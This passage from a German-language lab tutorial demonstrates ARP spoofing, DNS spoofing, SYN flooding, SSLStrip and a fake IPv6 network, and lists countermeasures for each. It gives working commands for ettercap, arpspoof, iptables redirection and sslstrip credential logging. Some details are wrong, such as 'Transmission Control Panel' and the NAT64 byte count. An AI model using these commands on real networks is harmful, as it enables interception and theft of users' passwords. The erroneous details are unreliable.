


Abbildung 5.3: Aufgezeichneter fake ARP-Reply

```
C:\Users\Opfer>arp -a
```

Schnittstelle: 192.168.178.29 --- 0xb		
Internetadresse	Physische Adresse	Typ
192.168.178.1	c0-25-06-ce-32-d0	dynamisch
192.168.178.255	ff-ff-ff-ff-ff-ff	statisch
224.0.0.22	01-00-5e-00-00-16	statisch
224.0.0.252	01-00-5e-00-00-fc	statisch
255.255.255.255	ff-ff-ff-ff-ff-ff	statisch

Abbildung 5.4: ARP-Tabelle vorher

```
C:\Users\Opfer>arp -a
```

Schnittstelle: 192.168.178.29 --- 0xb		
Internetadresse	Physische Adresse	Typ
192.168.178.1	00-50-56-2e-97-e0	dynamisch
192.168.178.24	00-50-56-2e-97-e0	dynamisch
192.168.178.32	00-50-56-2e-97-e0	dynamisch
192.168.178.255	ff-ff-ff-ff-ff-ff	statisch
224.0.0.22	01-00-5e-00-00-16	statisch
224.0.0.252	01-00-5e-00-00-fc	statisch
239.255.255.250	01-00-5e-7f-ff-fa	statisch
255.255.255.255	ff-ff-ff-ff-ff-ff	statisch

Abbildung 5.5: ARP-Tabelle nachher

Rechners manipuliert wird. Die obere der Abbildungen zeigt den Zustand der ARP-Tabelle vor dem Angriff, mit der korrekten MAC-Adresse des Gateways. Die untere Abbildung zeigt, dass die Adressen 192.168.178.1, 192.168.178.24 und 192.168.178.32 unter der selben MAC-Adresse erreichbar sind.

Sendet das Opfer jetzt Pakete über das Netzwerk, werden diese über den Angreifer umgeleitet und von diesem an das eigentliche Ziel weitergeleitet. Dieses sendet seine Antwort wiederum an den Angreifer, welcher sie an das Opfer weitergibt. Die Abbildungen 5.6 und 5.7 zeigen, wie sich die Netzwerkkommunikation während Dem Angreifer ist es somit möglich:

- Die komplette Netzwerkkommunikation mitzulesen
- Die Netzwerkkommunikation zu manipulieren

- Einen Denial-of-Service zu erwirken (z.B. Verkehr über Port 80 verwerfen, daraus folgt: keine Kommunikation mit Webserver mehr möglich)




Abbildung 5.6: Vor dem Angriff: Die Netzwirkkommunikation des Opfers erfolgt über das Gateway des Netzes (bzw. direkt mit anderen Netzwerkteilnehmern)

Erklärung der verwendeten Skripte und Tools

Ettercap Bei diesem MITM Angriff mittels ARP-Spoofing wird Ettercap zum Senden der gefälschten ARP-Replys verwendet. Ettercap bietet verschiedene Möglichkeiten Angriffe durchzuführen. Für ARP-Spoofing wird der MITM Angriff mittels ARP poisoning verwendet. Ettercap bietet zusätzlich zur Bedienung über die Konsole ein grafisches Interface. Diese listet alle verfügbaren Ziele auf und der Angreifer kann bequem Angriffe starten.

Der Angriff wird über folgenden Aufruf gestartet:

```
ettercap -T -i eth0 -M ARP /Opfer-IP// ///
```

Verwendete Parameter:

- T: Verwenden des Textinterfaces, der Benutzer kann durchgehend mit h in der Konsole eine Hilfe anzeigen
- i: Gibt das Interface an über das der Verkehr umgeleitet werden soll. In obigem Beispiel eth0
- M: Aktiviert den MITM Angriff. Der folgende Parameter ARP startet den MITM mittels ARP poisoning




Abbildung 5.7: Während des Angriffs: Die Netzwerkkommunikation des Opfers erfolgt über den Rechner des Angreifers. Die Kommunikation aus dem öffentlichen Netz in Richtung Opfer (bzw. von anderen Teilnehmern des LANs) erfolgt ebenfalls über den Angreifer (die Pfeile sind hier nur in eine Richtung dargestellt)

- Anschließend wird die IP-Adresse des Opfers (oder die Netzadresse des Opfer-Netzes) angegeben. Es können auch mehrere Ziele angegeben werden: /Opfer-IP1//Opfer-IP2/

Etterfilter Bei Manipulation der Netzwerkkommunikation wird zusätzlich etterfilter verwendet. Im Beispielprogramm werden Bilder auf Webseiten durch ein anderes Bild ersetzt. Der Filter prüft dabei lediglich, ob im übertragenen Seiten Quelltext ein *img src=* vorhanden ist. Ist das der Fall wird dieses mit *img src=Pfad_zum_Bild* (Abb. 5.8) ersetzt. Der Alte Bildpfad wird dabei nicht ersetzt, er steht noch immer im img-HTML-Tag, allerdings nicht mehr als Pfadangabe.

```
if (ip.proto == TCP && tcp.src == 80)
{
    replace("img src=", "img src=\"http://ehtoptens.com/wp-content/uploads/2015/05/Grumpy-Cat-NO-1.jpg\" ");
    msg("Filter Ran\n");
}
```

Abbildung 5.8: Teil des Etterfilters um Bilder zu ersetzen.

Gestartet wird der Angriff über:

```
ettercap -T -F pfad_zum_filter -i eth0 -M ARP /Opfer-IP// ///
```

Benutzung des Python Skripts

1. Um einen „normalen“ MITM Angriff zu starten muss im ARP Spoofing Menü Menüpunkt eins gewählt werden.
2. AnschlieSSend ist das Interface auszuwählen über welches der Netzwerkverkehr umgeleitet werden soll.
3. `arp-scan -interface=eth0 -localnet` ermittelt alle angreifbaren IP-Adressen im lokalen Netzwerk, die über das in 2. gewählten Interface erreichbar sind (Abb. 5.9) .

```
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.4      08:00:27:2e:34:a0      CADMUS COMPUTER SYSTEMS

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.303 seconds (111.16 hosts/sec) . 3 responded
```

Abbildung 5.9: Ausgabe von arp-scan.

4. Nach Auswahl der anzugreifenden IP-Adresse startet Wireshark. Mit Drücken von Eingabe wird das Programm fortgesetzt und der ARP-Cache des Opfers „vergiftet“.
5. Am Opferrechner kann nun die manipulierte ARP-Tabelle eingesehen werden.
6. Der Angreifer liest den kompletten Netzwerkverkehr mit.
7. Pressen von „q“ beendet den Angriff und stellt die ursprüngliche MAC-Adresse im Cache des Opfers wieder her.

Die Manipulation des Netzwerkverkehrs kann über den zweiten Menüpunkt gestartet werden. Die Benutzung ist identisch zum normalen MITM-Angriff, mit dem Unterschied, dass Wireshark nicht gestartet wird. Sobald der Angriff läuft kann auf dem Opfer-System eine Webseite aufgerufen werden um zu zeigen, dass Bilder ersetzt wurden (gut geeignet: www.sz.de).

GegenmaSSnahmen

ARP-Spoofing lässt sich gut erkennen, wenn man sich die ARP-Tabellen der Netzwerkteilnehmer ansieht. Dann fällt auf, dass mehrere IP-Adressen einer einzigen MAC-Adresse zugeordnet sind. Auch über das Sniffen des Netzwerkverkehrs lässt es sich erkennen, da der Angreifer in regelmäSSigen Zeitabständen eine Menge ARP-Pakete aussenden muss. Um das ARP-Spoofing zu verhindern können statische ARP-Tabellen verwendet werden. Der Nachteil dabei ist, dass diese Tabellen dann nicht mehr dynamisch sind und sie für jeden Teilnehmer geändert werden müssen, wenn z.B. ein neuer Netzwerkteilnehmer hinzukommt. Ein wenig mehr Sicherheit bringt es, wenn immerhin die MAC-Adresse des Gateways statisch eingetragen wird. Besser ist es, Systeme zu verwenden welche den Netzwerkverkehr analysieren und z.B. die ARP-Replys prüfen. So können fehlerhafte und gefälschte ARP-Replys herausgefiltert werden. Beispiele hierfür sind z.B. die Personal Firewalls von Sygate oder

SnoopNetCop Pro. Diese melden Angriffe an den Benutzer, die Abwehrmaßnahmen müssen allerdings selbstständig getroffen werden. Eine weitere Möglichkeit in Linux-Netzwerken ist, dass den Benutzern keine Root-Rechte verliehen werden. Da das Senden von ARP-Replies diese benötigt, kann dies unterbunden werden. Diese Möglichkeit bietet allerdings keinen Schutz vor Angreifern, die einen eigenen Rechner in das Netz einbringen, oder einen Rechner mit einem Live Betriebssystem starten.

5.1.2 DNS-Spoofing

Voraussetzungen

- Kali Linux 2.0
- ARP-Spoofing
- dnsspoofing

Grundlagen

DNS Die Addressierung und der anschließende Verbindungsaufbau zu einem Server erfolgt über eine eindeutige IP-Adresse. Damit der Mensch leichter eine Verbindung zu einem Server aufbauen kann, wurde das DNS (Domain Name System) eingeführt. Dieses verwendet so genannte Domains zur Identifizierung von Servern, beispielsweise "www.thi.de", da sich diese leichter merken lassen, als eine IP-Adresse (z.B. 194.94.240.179). DNS ähnelt damit der Funktionsweise eines Telefonbuchs. Das Domain Name System ist baumförmig aufgebaut, wie nachfolgende Abbildung 5.10 illustriert:




Abbildung 5.10: Aufbau DNS [dnspicture]

Szenario Ein Client (z.B. Windows-Rechner) möchte die Internetseite der Technischen Hochschule Ingolstadt (www.thi.de) aufrufen. Dazu stellt dieser einen DNS-Request an seinen lokalen DNS-Server. Wenn dieser in seinem Cache keinen Eintrag findet, fragt er - beginnend am Root-DNS-Server - iterativ alle Nameserver nach ihren Einträgen ab, um zum Schluss

die IP-Adresse von `www.thi.de` zu erhalten.




Abbildung 5.11: Ablauf DNS-Anfrage [young2003hacker]

Technisches

Um einen DNS-Eintrag für eine Domain, beispielsweise `www.thi.de`, zu manipulieren, kann mittels DNS Cache Poisoning der lokale DNS-Cache des Clients mit falschen Einträgen "vergiftet" werden. Da bei jeder DNS-Anfrage eine zufällig generierte Transaktions-ID mitgeschickt wird, und eine DNS-Antwort nur akzeptiert wird, wenn diese mit der Anfrage übereinstimmt, muss man als Angreifer diese ermitteln, was sich in einem lokalen Netzwerk mit einem Sniffer sehr einfach realisieren lässt. Alternativ kann auch die Transaktions-ID erraten werden, wofür für die 16-Bit lange Transaktions-ID im Durchschnitt 32.768 Versuche notwendig sind.

Tools

DNSSpoofing wurde von Dug Song ¹ entwickelt und veröffentlicht. Mit Unterstützung dieses Tools ist ein Manipulation des DNS-Caches eines Clients im lokalen Netzwerk sehr leicht durchzuführen. Das Tool ermittelt die verwendeten Transaktions-ID durch Sniffen der ID, wenn der DNS-Server versucht eine Antwort an den Client zu übermitteln. Sobald er die ID der Anfrage ermittelt hat, muss er eine schnellere Antwort an den anfragenden Client versenden, als der eigentliche DNS-Server. Dies geschieht in mehrfachen Tests und Analysen durch Wireshark regelmäSSig.

¹Diese und weitere Tools von Dug Song sind unter www.monkey.org/~dugsong/dsniff erhältlich.

Benutzung von DNS-Spoofing-Skript

Um dnsspoof einsetzen zu können, muss initial eine hosts-Datei erstellt werden, die die zu manipulierenden Einträge in folgendem Format enthält:

```
<IP-Adresse>          <Domain>
<192.168.20.135>      www.thi.de
(Wichtig ist hierbei die Trennung von IP-Adresse und Domainname durch Tab und keinen Leerzeichen!)
```

Listing 5.1: Beispiel für eine Hosts-Datei

AnschlieSSend wird *dnsspoof* mit folgenden Parameter aufgerufen:

```
-i Interface in dem sich lokales Netzwerk befindet
-f Hosts-File, absoluter Pfad zu Ort der erstellten hosts-Datei
```

Listing 5.2: Parameter für dnsspoof

GegenmaSSnahmen

DNSSEC Durch DNSSEC kann die Authentizität einer DNS-Antwort verifiziert werden und somit DNS Cache Poisoning vorgebeugt werden. Durch eine asymmetrische Signatur - ähnlich PGP - kann der Absender der DNS-Antwort, also der DNS-Server, seine Antworten signieren, indem er mit dem nur ihm zugänglichen privaten Schlüssel den Record unterschreibt. Die Clientseite kann anschlieSSend im Gegenzug die Antwort mit dem öffentlichen Schlüssel des DNS-Servers überprüfen, ob die Antwort auch von dem richtigen Server war.

5.1.3 Denial of Service (DoS)

Vorraussetzungen

- Kali Linux 2.0
- Python mit Socket- und Thread-Bibliothek

Grundlagen

TCP TCP (Transmission Control Panel) ist ein verbindungsorientiertes Protokoll zur verlustfreien Übertragung von Daten und Datenströmen. Verschiedene Mechanismen sorgen dafür, dass Datenpakete zuverlässig und verbindungsorientiert übertragen werden.

Szenario

DoS (Denial of Service, zu dt: Dienstblockade) bezeichnet die vorübergehende Nichtverfügbarkeit eines Dienstes, durch Überlastung. Wird die Überlastung von mehreren Systemen verursacht, spricht man von DDoS (Distributed Denial of Service).

Bei einem DoS-Angriff mittels SYN-Flooding wird das Übertragungsprotokoll TCP verwendet, da es zustandsorientiert ist, und somit der angesprochene Server Ressourcen für den Anfragenden reserviert. Das Aufrechterhalten der Ressourcen wird durch eine fehlende ACK-Bestätigung des Clients realisiert, nachdem der Server vorher ein SYN-ACK-Bestätigung übermittelt hat. Durch Versenden von sehr vielen SYN-Paketen auf den selben Zielservers kann es vorkommen, dass auf dem angegriffenen Server keine Ressourcen mehr vorhanden sind, um weitere Anfragen annehmen zu können. Die dann folgenden Pakete werden vom Server umgehend verworfen und es kann keine Verbindung aufgebaut werden. [dnssec]

Technisches

Das selbst geschriebene Python-Skript versendet eine vorgegebene Anzahl von SYN-Paketen an eine Zieladresse. Durch einen Iptables-Eintrag wird verhindert, dass nach Erhalt der SYN-ACK-Bestätigung des Zielservers eine ACK-Bestätigung zurückgeschickt wird. Dadurch wird für eine bestimmte Zeit Ressourcen reserviert, die in Summe zur Überlastung des Servers führen.

Tools

siehe *Technisches* in Kapitel 5.1.3

Benutzung von DoS-Skript

Das Skript fragt interaktiv den Benutzer alle erforderlichen Angaben ab. Diese sind die Anzahl der SYN-Pakete und die IP-Adresse des Zielservers.

Gegenmaßnahmen

Netzwerk Monitoring Mittels eines Intrusion Detecten (IDS) und Prevention System (IPS) kann die Aktivität und der Ursprung eintreffender SYN-Pakete analysiert werden und

beispielsweise nur eine bestimmte Anzahl von Paketen pro Minute zugelassen werden. Sollten von der Quell-IP-Adresse dann noch weitere Pakete eintreffen, werden diese bereits an der Firewall verworfen.²

SYN-Cookies Mittels SYN-Cookies kann bei Verbindungsaufbau durch den Server überprüft werden, ob der Client bereits versucht hat, eine Verbindung herzustellen. Bei Implementierung von SYN-Cookies reserviert der Server keine Ressourcen bei Eintreffen eines SYN-Paketes von einem Client, sondern speichert nur einen Hashwert mit Informationen des SYN-ACK-Paketes. Wenn der Client im dritten Schritt ein SYN-Paket mit der Bestätigung des SYN-ACKs an den Server übermittelt hat, wird mittels des gespeicherten Hashwertes überprüft, ob dieser Client bereits vorher mit dem Server kommuniziert hat. Falls diese Überprüfungen positiv ausfällt, wird eine TCP-Verbindung aufgebaut.

²Mehr Informationen zu Umfang und Möglichkeiten von IDS und IPS finden Sie unter folgendem Paper:[\[differenceipsids\]](#)

5.1.4 SSL-Strip

Vorraussetzungen

- Kali Linux 2.0
- IP Forward
- IPtables
- ARP-Spoofing
- SSLStrip

Grundlagen

HTTP HTTP (Hypertext Transfer Protocol) ist ein zustandsloses Protokoll zur Übertragung von Dokumenten auf Anwendungsschicht (siehe ISO-OSI-Layer). Der Standard wurde 1991 von der Internet Engineering Task Force (IETF) und dem World Wide Web Consortium (W3C) eingeführt und ist mittlerweile in Version 2.0 (HTTP/2) veröffentlicht. [1] Nachfolgendes Schema (Abbildung x) verdeutlicht den Ablauf.

Meist wird HTTP verwendet um HTML-Seiten in Webbrowsern darzustellen.

HTTPS HTTPS (Hypertext Transfer Protocol Secure) wird dazu verwendet um Dokumente auf Anwendungsschicht über ein sicheres Protokoll übertragen zu können. Syntaktisch ist es wie HTTP aufgebaut, wird jedoch um eine Verschlüsselung der Daten umgeben. Zur Verschlüsselung der Daten wird SSL (Secure Socket Layer) bzw. TLS (Transport Layer Security) verwendet.

ARP siehe Eintrag Address-Resolution-Protocol

Szenario

Eine MITM-Attacke auf eine verschlüsselte HTTPS-Verbindung ist nur mit sehr viel Rechenkapazität zu entschlüsseln. Eine einfachere Möglichkeit des Mitschneiden von übertragenen Datenpaketen ist die Verwendung einer unverschlüsselten HTTP-Verbindung. Da ein Großteil der Benutzer einen Unterschied von *https://www.url.de* zu *http://www.url.de* in der URL-Leiste kaum erkennen würden, ist SSLStrip eine gute Möglichkeit Datenpakete mitlesen und verändern zu können.

Das Auslesen von Passwörtern für Online-Banking oder Webmail wären potentielle Ziele eines solchen Angriffs.

Technisches

SSLStrip³ wurde von Moxie Marlinspike 2009 entwickelt und ist aktuell in Version 0.9.2 verfügbar. Das Tool durchsucht jeden transparenten HTTP-Verkehr nach https-Links und wandelt diese in http-Links um. Um die Attacke durchführen zu können, wird zusätzlich

³ Dieses Tool kann über folgende Links abgerufen werden: <https://github.com/graingert/sslstrip/>, <http://www.thoughtcrime.org/software/sslstrip/>

ARP-Spoofing benötigt. Mittels ARP-Spoofing werden auch die unverschlüsselten HTTP-Links über SSLStrip verschickt. Da mittlerweile viele Webseiten (z.B. Online-Banking, Webmail, ...) nur noch verschlüsselte HTTP(S)-Verbindungen zulassen, baut SSLStrip eine verschlüsselte Verbindung zu diesen Seiten auf, und gibt deren Antwort in einer unverschlüsselten Verbindung an den kompromittierten Client zurück. Folgende Abbildung zeigt den Ablauf der HTTP(S)-Verbindungen zwischen einem Client, Angreifer und dem aufgerufenen (Web-)Server.




Abbildung 5.12: Reguläre HTTPS-Verbindung zwischen Client und Server




Abbildung 5.13: SSL-Strip Szenario

Tools

Um SSLStrip einsetzen zu können sind mehrere Schritte notwendig. Auf Kali Linux 2.0 sind alle benötigten Tools bereits vorinstalliert.

IP-Forwarding, also das Weiterleiten von IP-Paketen, kann durch folgende Befehle aktiviert werden:

```
sysctl -w net.ipv4.ip_forward=1
alternativ: echo 1 > /proc/sys/net/ipv4/ip_forward
```

Listing 5.3: Aktivieren von IP-Forwarding

Anschließend wird ARP-Spoofing gestartet. Dies geschieht mit folgenden Befehlen:

```
arpspoof -i <interface> -t <targetIP> <gatewayIP>
Parameter:
-i <interface>      Angabe des Interfaces, in dem sich Angreifer und Client befinden.
-t <targetIP>       IP-Adresse des anzugreifenden Clients
<gatewayIP>        IP-Adresse des Gateways im LAN
```

Listing 5.4: Parameter für ARP-Spoofing

Nachdem nun mittels ARP-Spoofing alle IP-Pakete vom angegriffenen Client über den Angreifer gesendet werden, müssen die umgeleiteten HTTP-Pakete via IPtables an das Tool SSLStrip weitergereicht werden. Dies geschieht mittels folgendem Eintrag:

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port <listenPort>
Parameter:
-t nat              : Firewall-Gruppe
-A PREROUTING       : Regel wird angewandt, BEVOR Paket geroutet wird
-p tcp              : Nur TCP-Pakete
--destination-port 80 : Nur Pakete auf Port 80 (http)
-j REDIRECT         : Legt Aktion fest, also Weiterleitung
--to-port <listenPort> : Port auf dem SSLStrip lauscht.
```

Listing 5.5: Eintrag in IP-Tables damit HTTP-Pakete an sslstrip weitergereicht werden

Nun muss noch SSLStrip selbst gestartet werden. Dies geschieht mittels folgender Eingabe:

```
sslstrip -a -k -l <listenPort> -w <logpath>
Parameter:
-s : Gesamter SSL Traffic wird gelogged
-p : Nur SSL POST Traffic wird protokolliert
-a : SSL- und HTTP-Traffic wird aufgezeichnet
-k : Bestehende SSL-Verbindungen terminieren, damit diese neu aufgebaut werden
-l : Port auf dem SSLStrip lauscht. Muss identisch zu --to-port bei iptables-Eintrag sein
-w : Pfad in dem gehijackter HTTPS-Traffic im Klartext abgespeichert wird
```

Listing 5.6: Erforderliche Parameter für SSLStrip

Benutzung von SSLStrip-Skript

Zur Automatisierung wurden vorangegangene Befehle in einem Skript automatisiert. Nachdem SSLStrip im Auswahlmenü selektiert wurde, wird zuerst nach der Netzwerkschnittstelle gefragt, in der Angreifer und Zielclient sich befinden. Anschließend wird das ausgewählte Netzwerk nach aktiven Hosts gescannt und aufgelistet. Im folgenden Schritt wird die Ziel-IP-Adresse des anzugreifenden Clients eingegeben, gefolgt von der IP-Adresse des Gateways für ARP-Spoofing. Abschließend werden die erforderlichen Konfigurationen für SSLStrip-Angriffe im Hintergrund durchgeführt und der mitgeschnittene HTTPS-Verkehr im Klartext in der LOG-Datei abgerufen werden.

Gegenmaßnahmen

HTTP Strict Transport Security HTTP Strict Transport Security ist ein Mechanismus um einem Client mitzuteilen, dass er für eine bestimmte Zeit nur verschlüsselte Verbindungen verwenden soll. Der Server übermittelt in seiner Antwort im Header, zusätzliche Informationen über die Gültigkeit der Information und ob sämtliche Subdomains ebenfalls ausschließlich verschlüsselte Verbindungen annehmen dürfen. [hsts]

5.1.5 Fake IPv6 Netz

Voraussetzungen

Für diesen Angriff ist Zugang zum Netzwerk des anzugreifenden Hosts notwendig. Ebenso ist es notwendig eine gültige IPv4-Adresse aus diesem Netzwerk zu besitzen. Die Rechner des angegriffenen Netzes müssen IPv6 aktiviert haben, allerdings dürfen keine IPv6-Adressen und Routen über einen DHCP Server verteilt werden. Der angreifende Rechner benötigt Tools um Router Advertisements im Netz zu versenden, IPv6-Adressen zu verteilen, IPv6-Adressen in IPv4-Adressen umzuwandeln sowie einen DNS Server.

Grundlagen

IPv6 IPv6 wurde eingeführt, da der IPv4 Adressraum mit 2^{32} (wobei nicht alle für die Adressierung verwendet werden können) Adressen zu klein geworden ist. Der Adressraum wurde auf 2^{128} erweitert um auch in der Zukunft genug Adressen zur Verfügung zu haben. IPv6 stellt ein vollkommen neues Protokoll dar und ist daher nicht abwärtskompatibel zu IPv4 (so wurde z.B. ARP durch das Neighbor Discovery Protocol ersetzt). Die Konfiguration der IPv6-Adressen erfolgt entweder via SLAAC (Stateless Address Autoconfiguration) bei der sich der Host selber eine Adresse bestehend aus dem Netzwerkpräfix und dem Interface Identifier zuweist und diese dem Netzwerk mitteilt. Eine andere Möglichkeit ist es, einen DHCP-Server für IPv6 einzusetzen. Dies hat den Vorteil, dass z.B. DNS-Adressen und Domainnamen mitkonfiguriert werden können. Der IPv6 Netzwerkverkehr wird in einem dual-stack Netz (IPv4 und IPv6 im Parallelbetrieb) bevorzugt. Diese Eigenschaft ist die Grundlage dieses Angriffes.

Nat64 Hierbei handelt es sich um einen Mechanismus, mit dessen Hilfe IPv6-Adressen in IPv4-Adressen (und IPv4 in IPv6) umgewandelt werden. Dies ermöglicht die Kommunikation von Rechnern aus unterschiedlichen IP-Konfigurationen. Die Umwandlung einer IPv4-Adresse in eine IPv6-Adresse erfolgt über eine Kapselung: Beispiel:

- IPv4-Adresse: 192.168.178.10 (Hex: C0A8:B20A)
- IPv6-Präfix: 2010:808:abc:FFFF::/64

Dies ergibt die Adresse: 2010:808:abc:FFFF:: C0A8:B20A. Die Umwandlung einer IPv6- in eine IPv4-Adresse stellt die umgekehrte Operation dar, es werden die letzten 8 Byte der Adresse in eine IPv4-Adresse umgewandelt.

Router Advertisement Mittels Router Advertisement bieten Router ihre Dienste in einem Netzwerk an. Dies geschieht entweder auf Anfrage (Router Solicitation) oder in festen Zeitabständen.

Szenario

In einem IPv4 Netzwerk installiert der Angreifer seinen Rechner als IPv6 Router, DHCP-Server und Gateway. Zusätzlich stellt er einen DNS-Server bereit. Das Ziel dieses MITM-Angriffes ist, den kompletten Netzwerkverkehr (IPv4 und IPv6) über den Rechner des

